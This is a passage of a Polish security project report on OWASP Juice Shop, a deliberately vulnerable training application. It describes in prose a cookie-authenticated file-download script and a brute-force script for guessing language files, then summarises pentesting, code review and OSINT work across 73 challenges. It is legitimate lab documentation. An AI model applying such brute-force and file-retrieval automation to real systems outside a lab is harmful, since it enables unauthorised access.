6.4 file_download.py

Opisywany program Python służy do pobierania plików z serwera OWASP Juice Shop. Program podobnie jak poprzednie, korzysta z dołączonej biblioteki `requests`.

Aby uruchomić program, należy przekazać wartość ciasteczka (cookie) jako argument w wierszu poleceń. Przykładowe uruchomienie programu prezentuje się w następujący sposób: `python file_download.py "language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=<value>"`. W głównej funkcji `send_get_request(url, cookie_value)`, program wysyła żądanie GET na określony przy pomocy zmiennej adres URL z odpowiednimi nagłówkami, w tym nagłówkiem `Cookie`, zawierającym przekazaną wartość ciasteczka. Nagłówki te symulują żądanie wysyłane przez przeglądarkę internetową, które mogłyby stanowić realne zapytanie kierowane przez użytkownika.

W pętli `for url in urls`, program przechodzi przez listę adresów URL plików, które mają zostać pobrane. Dla każdego ze wskazanych adresów tworzony jest pełny URL poprzez dołączenie go do podstawowego adresu (`base_url`). Następnie funkcja `send_get_request()` jest wywoływana dla każdego pełnego adresu URL, a także dowiązanej wartości parametru ciasteczka. Wewnątrz funkcji `send_get_request()`, żądanie GET jest wysyłane do serwera z odpowiednimi nagłówkami, a odpowiedź jest wyświetlana na ekranie użytkownika.

Program umożliwia pobieranie różnych plików z serwera OWASP Juice Shop poprzez iterację po liście adresów URL. Odpowiedzi serwera są wyświetlane na ekranie, co pozwala na sprawdzenie zawartości plików w czasie wykonywania kolejnych iteracji pętli zaimplementowanej w obrębie programu.

6.5 find_language.py

Ten program w języku Python służy do wykonywania próby "brute force" (siłowego) odnalezienia pliku językowego w formacie JSON na serwerze. Program iteruje przez kombinacje dwuliterowych nazw plików, które składają się z dwóch dużych liter alfabetu angielskiego od A do Z. Ten dwuliterowy zapis reprezentuje skrótną formę zapisu, określającą dany język, który może zostać obsługiwany przez interfejs aplikacji Juice Shop.

W głównej funkcji `brute_force_json_file()`, program tworzy podstawowy adres URL (`base_url`) na podstawie lokalnego hosta i ścieżki do folderu, w którym znajdują się pliki językowe. Następnie, używając tokenu autoryzacyjnego (`token`), tworzony jest nagłówek `Authorization`, który jest wysyłany wraz z żądaniem GET do serwera. W zagnieżdżonej pętli `for`, program generuje kombinacje dwuliterowych nazw plików, zaczynając od liter A do Z w ASCII. Dla każdej kombinacji, tworzony jest pełny adres URL pliku językowego. Następnie, wysyłane jest żądanie GET na ten adres z nagłówkiem `Authorization`. Odpowiedź serwera jest sprawdzana pod kątem kodu stanu 200, co oznacza powodzenie żądania i istnienie pliku językowego.

Jeśli odpowiedź serwera ma kod stanu 200, program zwraca informację o znalezieniu pliku językowego i kończy działanie. W przeciwnym razie, jeśli żadne kombinacje nie doprowadziły do znalezienia pliku językowego, program zwraca informację o niepowodzeniu. Na końcu programu, funkcja `brute_force_json_file()` jest wywoływana, a jej wynik (znaleziony plik lub brak znalezienia) jest drukowany na ekranie.

Program ten wykorzystuje metodę działania "brute force", a więc może być używany w przypadkach, gdy konieczne jest próbowanie różnych kombinacji nazw plików w celu odnalezienia konkretnej nazwy elementu na serwerze. Jednak warto zauważyć, że używanie brute force do odnajdywania plików może pochłaniać dużo czasu, co przekłada się na niską efektywność tejże metody.

7 Podsumowanie

W ramach kompleksowej analizy bezpieczeństwa Juice Shop, przeprowadzono szczegółowe badania mające na celu identyfikację potencjalnych podatności i słabych punktów w aplikacji. Proces analizy obejmował różnorodne kroki i techniki, które pozwoliły na gruntowne zrozumienie zagrożeń.

Pierwszym etapem analizy były testy penetracyjne, które miały na celu odkrycie podatności aplikacji poprzez symulację rzeczywistych ataków. Przeprowadzono ataki takie jak wstrzykiwanie SQL, ataki XSS (Cross-Site Scripting), próby nieautoryzowanego dostępu i wiele innych, aby zidentyfikować słabe punkty w zabezpieczeniach. Testy penetracyjne pozwoliły na ocenę odporności Juice Shop na różne typy ataków i pozwalały na odniesienie się do źródeł tychże problemów.

Kolejnym krokiem było przeprowadzenie analizy kodu aplikacji, która miała na celu identyfikację potencjalnych podatności w samym kodzie źródłowym. Zbadano mechanizmy obsługi sesji, uwierzytelnienia i autoryzacji, a także zabezpieczenia przeciwdziałające atakom CSRF (Cross-Site Request Forgery). Analiza kodu pozwoliła na wykrycie ewentualnych podatności, które mogą wynikać z błędów programistycznych lub nieodpowiedniego stosowania praktyk bezpieczeństwa.

W ramach analizy Juice Shop zastosowano również techniki OSINT (Open Source Intelligence), które polegały na zbieraniu i analizie informacji publicznie dostępnych. Wykorzystano różnorodne źródła informacji, takie jak strony internetowe, media społecznościowe oraz materiały video pochodzące z konferencji twórców OWASP Juice Shop. Badania OSINT pozwoliły na zdobycie istotnych informacji dotyczących systemu, struktury organizacyjnej oraz użytkowników związanych z aplikacją webową. Te informacje mogą mieć wpływ na bezpieczeństwo i ryzyko aplikacji webowych, dlatego zostały uwzględnione w analizie.

Wyniki analizy zostały szczegółowo opisane w dokumentacji projektowej, wraz z wnioskami i rekommendacjami dotyczącymi wzmocnienia bezpieczeństwa aplikacji. Przeprowadzono łącznie 73 wyzwania, które wymagały zastosowania wiedzy z zakresu OWASP Top 10 i umiejętności wykorzystania różnych technik ataku. W celu usprawnienia analizy i powtarzalności scenariuszy, zaimplementowano skrypty i programy automatyzujące niektóre czynności.

Analiza bezpieczeństwa Juice Shop była kompleksowym procesem, który zaangażował różne techniki i narzędzia. Dzięki przeprowadzonym badaniom penetracyjnym, analizie kodu i wykorzystaniu technik OSINT, udało się zidentyfikować istotne podatności i słabe punkty aplikacji. Przygotowana dokumentacja projektowa zawiera pełny przegląd wyników przeprowadzonych eksperymentów.